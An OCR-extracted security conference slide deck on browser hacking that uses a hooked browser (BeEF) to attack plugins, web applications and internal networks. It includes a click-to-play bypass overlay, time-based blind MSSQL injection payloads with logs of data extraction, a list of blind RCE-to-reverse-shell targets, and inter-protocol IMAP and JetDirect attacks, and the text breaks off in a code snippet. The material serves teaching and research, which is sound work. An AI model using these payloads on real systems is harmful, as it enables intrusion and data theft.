
Attacking Plugins

- Java Click-to-Play (unsigned applet prompt)



Attacking Plugins


- Java Click-to-Play bypassed (kudos Immunity)



Attacking Plugins

- Firefox click-to-play bypassed

```
html>
 <head>
   <style type='text/css'>
      #overlay {
        background-color: black;
        position: absolute;
        top: 0px;
        left: 0px;
        width: 550px;
        height: 450px;
        color: white;
        text-align: center;
        padding-top: 100px;
        pointer-events: none;
      }
   </style>
   <body>
     <div id="overlay">Click here</div>
     <applet code="Foo.class" width="500" height="500"/>
 </body>
/html>
```




Attacking Plugins

- All these bypasses are now patched (there might be other 0days in the wild)

- Still, Click-to-Play really decreases the effectiveness of attacking plugins
  - Unless your browser is Internet Explorer ☺

Attacking Web Applications



Attacking Web Applications

- In most situations the Same Origin Policy (SOP) prevents you from reading the HTTP response when sending cross-origin requests.

- Fair enough…what if I just want to send the request, and I don't care about the response?
  - ALL GOOD THEN!

Attacking Web Applications

Chrome 26: Network tab

xhr?param=value browserhacker.com	GET	(cancel...	Pending	XHR-x-domain.h Script	13 B 0 B	484 ms -
xhr browserhacker.com	POST	(cancel...	Pending	XHR-x-domain.h Script	13 B 0 B	483 ms -

Chrome 26: Console tab

```
XMLHttpRequest cannot load http://browserhacker.com:4000/xhr.
Origin http://192.168.0.2 is not allowed by Access-Control-Allow-
Origin.                                          XHR-x-domain.html:1
XMLHttpRequest cannot load http://browserhacker.com:4000/xhr?
param=value. Origin http://192.168.0.2 is not allowed by Access-
Control-Allow-Origin.                            XHR-x-domain.html:1
>
```

Ruby server logs: the requests arrive correctly.

```
POST from [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.65 Safari/537.31]
"[+] Content-Type [text/plain]"
"[+] Body [a001 LIST \r\n]"
GET from [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.65 Safari/537.31]
[+] Request params [param -> value]
```

Attacking Web Applications

- The request can be sent “blindly”
- (Without a SOP bypass) you can’t exploit from the browser Directory-Traversal or other kind of injections where you require to read the response
- What you CAN exploit:
  - RCE, XSS, SQL injection (with Time-based blind techniques) and more…

Attacking Web Applications

- Time-based blind SQLi vectors can always be used (MSSQL, MySQL, PostgreSQL mostly)
  - You can monitor the timing of your requests cross-origin (without any SOP violations)
  - If request timing is > average timing => injectable

Attacking Web Applications

- With MSSQL it's even better
  - Concurrent WAITFOR statements are handled in a thread-pool
  - You can parallelize data dumping from the hooked browser using multiple WebWorkers
  - The source IP of the attacks is the hooked browser
  - Imagine doing this from a backdoor'd Chrome extension -> it's like SQLmap ☺

Attacking Web Applications

browserhacker.com/time-based-sqli/time-based-byte-inference.html

Elements Resources Network Sources Timeline Profiles Audits Console

```
AS%20NVARCHAR(4000)),CHAR(32))),17,1))%3E50)%20WAITFOR%20DELAY%20'0:0:2'--. Origin http://browserhacker.com
is not allowed by Access-Control-Allow-Origin.
XMLHttpRequest cannot load http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(SUBSTRING((SELECT%20ISNUL…
AS%20NVARCHAR(4000)),CHAR(32))),16,1))%3E49)%20WAITFOR%20DELAY%20'0:0:2'--. Origin http://browserhacker.com
is not allowed by Access-Control-Allow-Origin.
Retrieved char [50] at position [16]
Workers done [3]. DataLength [18]
Uncaught Error: NETWORK_ERR: XMLHttpRequest Exception 101                    worker.js:58
XMLHttpRequest cannot load http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(SUBSTRING((SELECT%20ISNUL…
AS%20NVARCHAR(4000)),CHAR(32))),17,1))%3E51)%20WAITFOR%20DELAY%20'0:0:2'--. Origin http://browserhacker.com
is not allowed by Access-Control-Allow-Origin.
Retrieved char [51] at position [17]
Workers done [4]. DataLength [18]
Uncaught Error: NETWORK_ERR: XMLHttpRequest Exception 101                    worker.js:58
Waiting for workers to complete...Successful workers done [17]    time-based-byte-inference.html:92
Waiting for workers to complete...Successful workers done [17]    time-based-byte-inference.html:92
XMLHttpRequest cannot load http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(SUBSTRING((SELECT%20ISNUL…
AS%20NVARCHAR(4000)),CHAR(32))),18,1))%3E51)%20WAITFOR%20DELAY%20'0:0:2'--. Origin http://browserhacker.com
is not allowed by Access-Control-Allow-Origin.
Retrieved char [52] at position [18]
Workers done [5]. DataLength [18]
Uncaught Error: NETWORK_ERR: XMLHttpRequest Exception 101                    worker.js:58
Successful workers done [18]                                  time-based-byte-inference.html:75
Finishing...                                                  time-based-byte-inference.html:82
Database name is: sql_InjEction_1234                          time-based-byte-inference.html:39
Total time [44.043] seconds.                                  time-based-byte-inference.html:41
```

Attacking Web Applications

browserhacker.com/time-based-sqli/time-based-byte-inference.html

Google

Console HTML CSS Script DOM Net Cookies


Clear Persist Profile All Errors Warnings Info Debug Info Cookies

```
GET http://172.16.37.149:8080/?book_id=1%20IF(UNICOD...),18,1))%3E51)%20WAITFOR%20DELAY%20%270:0:2%27-- 200 OK 2.01s
Retrieved char [51] at position [17]                                                    time-b...ce.html (line 52)
Workers done [6]. DataLength [18]                                                       time-b...ce.html (line 52)
Waiting for workers to complete...Successful workers done [14]                          time-b...ce.html (line 93)
GET http://172.16.37.149:8080/?book_id=1%20IF(UNICOD...,13,1))%3E110)%20WAITFOR%20DELAY%20%270:0:2%27-- 200 OK 9ms
GET http://172.16.37.149:8080/?book_id=1%20IF(UNICOD...,13,1))%3E109)%20WAITFOR%20DELAY%20%270:0:2%27-- 200 OK 2.01s
GET http://172.16.37.149:8080/?book_id=1%20IF(UNICOD...,12,1))%3E110)%20WAITFOR%20DELAY%20%270:0:2%27-- 200 OK 2.01s
GET http://172.16.37.149:8080/?book_id=1%20IF(UNICOD...),14,1))%3E94)%20WAITFOR%20DELAY%20%270:0:2%27-- 200 OK 2.01s
Waiting for workers to complete...Successful workers done [14]                          time-b...ce.html (line 93)
Retrieved char [52] at position [18]                                                    time-b...ce.html (line 52)
Workers done [7]. DataLength [18]                                                       time-b...ce.html (line 52)
Waiting for workers to complete...Successful workers done [15]                          time-b...ce.html (line 93)
Retrieved char [110] at position [13]                                                   time-b...ce.html (line 52)
Workers done [8]. DataLength [18]                                                       time-b...ce.html (line 52)
GET http://172.16.37.149:8080/?book_id=1%20IF(UNICOD...,12,1))%3E111)%20WAITFOR%20DELAY%20%270:0:2%27-- 200 OK 10ms
GET http://172.16.37.149:8080/?book_id=1%20IF(UNICOD...),14,1))%3E95)%20WAITFOR%20DELAY%20%270:0:2%27-- 200 OK 9ms
Retrieved char [111] at position [12]                                                   time-b...ce.html (line 52)
Workers done [9]. DataLength [18]                                                       time-b...ce.html (line 52)
Retrieved char [95] at position [14]                                                    time-b...ce.html (line 52)
Workers done [10]. DataLength [18]                                                      time-b...ce.html (line 52)
Successful workers done [18]                                                            time-b...ce.html (line 75)
Finishing...                                                                            time-b...ce.html (line 82)
Database name is: sql_InjEction_1234                                                    time-b...ce.html (line 39)
Total time [30.063] seconds.                                                            time-b...ce.html (line 41)
```


Attacking Web Applications

- You can also exploit Remote Command Execution blindly
  - DNS hijack routers
  - All Jboss JMX-related bugs (jsp ->reverse shell)
  - Glassfish (jsp ->reverse shell)
  - M0n0wall RCE (php -> reverse shell)
- All blindly, cross-origin, not from your browsers, and without XSS

Attacking Networks



Attacking Networks



Attacking Networks

- From JavaScript you can:
  - Get the hooked browser internal IP address
    - Back in the days: unsigned Java applet
    - Nowadays: WebRTC (Firefox/Chrome)
  - Ping Sweeping
    - Identify which hosts in the subnet are alive
  - Port scanning
    - Port-banning limitation ☹

Attacking Networks

- What about attacking non-HTTP services from HTTP?
  - Error tolerance of the target protocol
    - Receiving garbage the socket isn't closed
    - Mostly ASCII protocols: IMAP, SMTP, POP, JETDIRECT, FAX-related, SCADA-related, etc..
  - Dealing with data encapsulation
    - POST request with text/plain content-type

Attacking Networks

- IMAP example (Eudora):

```
>>> POST /abc.html HTTP/1.1
Host: 172.16.37.151:143
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:21.0) Gecko/20100101 Firefox/21.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Type: text/plain
Content-Length: 44

data1=a01 login root password
a002 logout
<<< POST BAD command "/abc.html" unrecognized or not valid in the current state

<<< Host: BAD command "172.16.37.151:143" unrecognized or not valid in the current state

<<< Accept: BAD command "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" unrecognized

<<< Accept-Encoding: BAD command "gzip," unrecognized or not valid in the current state

<<< DNT: BAD command "1" unrecognized or not valid in the current state

<<< Content-Type: BAD command "text/plain" unrecognized or not valid in the current state

>>> data1=a01 LOGIN root ********
<<< data1=a01 NO LOGIN root username/password incorrect

<<< * BYE IMAP4 Server logging out
a002 OK LOGOUT completed
```


HTTP Headers are parsed as bad commands.

POST body contains valid commands.

Attacking Networks

- Printing for fun (thanks jetdirect)


```
var body = "Hi from BeEF!\n";
var ip = "10.90.1.131";
var port = 9100;
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://" + ip + ":" + port + "/",false);
xhr.setRequestHeader("Content-Type", "text/plain");
